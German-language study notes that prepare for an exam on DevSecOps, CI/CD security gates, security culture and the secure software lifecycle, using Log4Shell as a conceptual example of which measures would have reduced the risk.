- DevOps reduziert Übergaben zwischen Entwicklung und Betrieb durch gemeinsame Verantwortung, Automatisierung und häufige kleine Änderungen. DevSecOps integriert Sicherheitswissen und Kontrollen in genau diesen Arbeitsfluss, statt ein zusätzliches Freigabeteam am Ende einzubauen. Dazu gehören automatisierte Scans ebenso wie Threat Modeling, sichere Pipeline-Konfiguration und klare Zuständigkeiten für Findings. Gemeinsame Verantwortung bedeutet nicht, dass jeder dieselbe Expertise besitzt; Security-Spezialisten befähigen und unterstützen die Teams weiterhin. Klausurrelevant ist DevSecOps als Kultur- und Prozessmodell, nicht als einzelnes Tool.

CI/CD-Pipeline mit Security Gates




Abbildung 3: center

Die Pipeline ordnet Kontrollen dem frühestmöglichen sinnvollen Zeitpunkt zu: Secret Scanning und SAST können bereits auf Änderungen reagieren, SCA prüft den aufgelösten Abhängigkeitsbestand und DAST benötigt eine laufende Testumgebung. Ein Security Gate bewertet die Ergebnisse anhand definierter Regeln und kann den Übergang in die nächste Stufe verhindern. Dadurch wird aus einem Bericht eine durchgesetzte Entscheidung, deren Kriterien transparent und versioniert sein sollten. Findings müssen trotzdem triagiert werden, weil Schweregrad, Erreichbarkeit und Geschäftskontext die tatsächliche Priorität beeinflussen. In der Klausur sollte eine Pipeline logisch aufgebaut und jede Kontrolle mit ihrem benötigten Artefakt begründet werden.

Security Gates richtig einsetzen

- **Security Gate:** automatisierter Kontrollpunkt in der Pipeline, der den weiteren Ablauf stoppt, wenn definierte Kriterien nicht erfüllt sind
- Beispiele für Gate-Kriterien:
 - Keine Schwachstelle mit CVSS $\geq$ 9.0 in Abhängigkeiten
 - Keine gefundenen Secrets im Commit
 - SAST-Scan ohne kritische Findings
- Balance nötig: zu strenge Gates bremsen Teams aus, zu lasche Gates verfehlen ihren Zweck

Gate-Kriterien kombinieren meist Schweregrad, Vertrauenswürdigkeit des Fundes, Exposition und festgelegte Risikotoleranz. Ein pauschales Blockieren jedes Findings führt zu Alarmmüdigkeit und Umgehungsversuchen, während zu großzügige Regeln kritische Risiken durchlassen. False Positives sollten bestätigt und die Regelbasis verbessert werden, nicht kommentarlos ignoriert werden. Ausnahmen benötigen Begründung, verantwortliche Genehmigung, zeitliche Befristung und eine nachverfolgbare Nacharbeit. Klausurrelevant ist, dass Risikoakzeptanz eine dokumentierte Managemententscheidung und keine technische Problemlösung ist.

DevSecOps-Kultur

- Technische Tools allein reichen nicht – DevSecOps braucht auch:
 - **Security Champions:** Entwickler mit zusätzlichem Sicherheitswissen als Ansprechpartner im Team
 - **Schulungen:** Secure-Coding-Trainings statt einmaliger Kick-off-Veranstaltung
 - **Blameless Culture:** Schwachstellen melden, ohne Angst vor Schuldzuweisung

Merksatz: DevSecOps ist zu 20 % Werkzeug und zu 80 % Kultur.

Werkzeuge erzeugen nur dann Sicherheitswirkung, wenn Findings verstanden, priorisiert und behoben werden. Security Champions sind Mitglieder der Entwicklungsteams mit vertieftem Sicherheitswissen; sie ersetzen kein zentrales Security-Team, sondern verbessern den Wissenstransfer. Wiederkehrende Schulungen sollten an verwendete Technologien und tatsächlich beobachtete Fehler angepasst sein. Eine Blameless Culture sucht systemische Ursachen und erleichtert frühes Melden, ohne persönliche Verantwortlichkeit aufzuheben. Die Prozentangabe im Merksatz ist bewusst zugespitzt; klausurrelevant ist die Aussage, dass Tools ohne Prozesse, Kompetenzen und Zuständigkeiten nicht genügen.

Zurück zu Log4Shell: Was hätte geholfen?

SSDLC-Phase	Maßnahme	Hätte geholfen bei Log4Shell?
Design	Threat Modeling (STRIDE)	Risiko des JNDI-Lookups wäre aufgefallen
Implementierung	Sichere Standardkonfiguration	Feature standardmäßig deaktiviert
Testing	SCA	Verwundbare Version wäre markiert worden
Supply Chain	SBOM	Betroffenheit in Minuten statt Tagen klar

Die Tabelle zeigt, dass verschiedene Maßnahmen unterschiedliche Teile des Log4Shell-Problems adressieren. Threat Modeling und sichere Standardkonfiguration hätten das ursprüngliche Risiko reduzieren können; SCA hätte nach Bekanntwerden der CVE verwundbare Versionen identifiziert. Eine SBOM hätte die Suche nach betroffenen Produkten beschleunigt, und ein Gate hätte Updates oder kritische Findings konsequent in den Lieferprozess eingebracht. Keine einzelne Maßnahme garantiert, dass der Vorfall verhindert worden wäre. Eine gute Klausurantwort formuliert daher vorsichtig „hätte Risiko oder Reaktionszeit reduziert,“ und begründet die Wirkung jeder Maßnahme.

Zusammenfassung

Phase	Sicherheitsaktivität
Planung	Security Requirements, Abuse Cases, Compliance
Design	Security by Design, Threat Modeling, STRIDE
Implementierung	Secure Coding (OWASP Top 10), Secrets Management
Testing	SAST, DAST, SCA, Code Review, Fuzzing
Supply Chain	SBOM, Absicherung der Abhängigkeiten
Betrieb	CI/CD mit Security Gates, Monitoring

Merksatz: Sicherheit ist kein Zustand am Ende, sondern eine Aktivität in jeder Phase.

Diese Übersicht ist der zentrale Lernanker: Jede Phase besitzt ein anderes Sicherheitsziel und passende Aktivitäten. Planung macht Schutzbedarf prüfbar, Design reduziert strukturelle Risiken, Implementierung vermeidet typische Codefehler und Testing liefert unabhängige Prüfergebnisse. Supply-Chain-Maßnahmen schaffen Kontrolle über Fremdkomponenten, während Gates und Monitoring sichere Auslieferung und Betrieb unterstützen. Für die Klausur sollte aus einem beschriebenen Problem die betroffene Phase erkannt und eine geeignete Maßnahme mit ihrer Grenze erläutert werden. Besonders wichtig sind die Abgrenzungen SAST–DAST–SCA, SBOM–SCA sowie SSDLC–DevSecOps.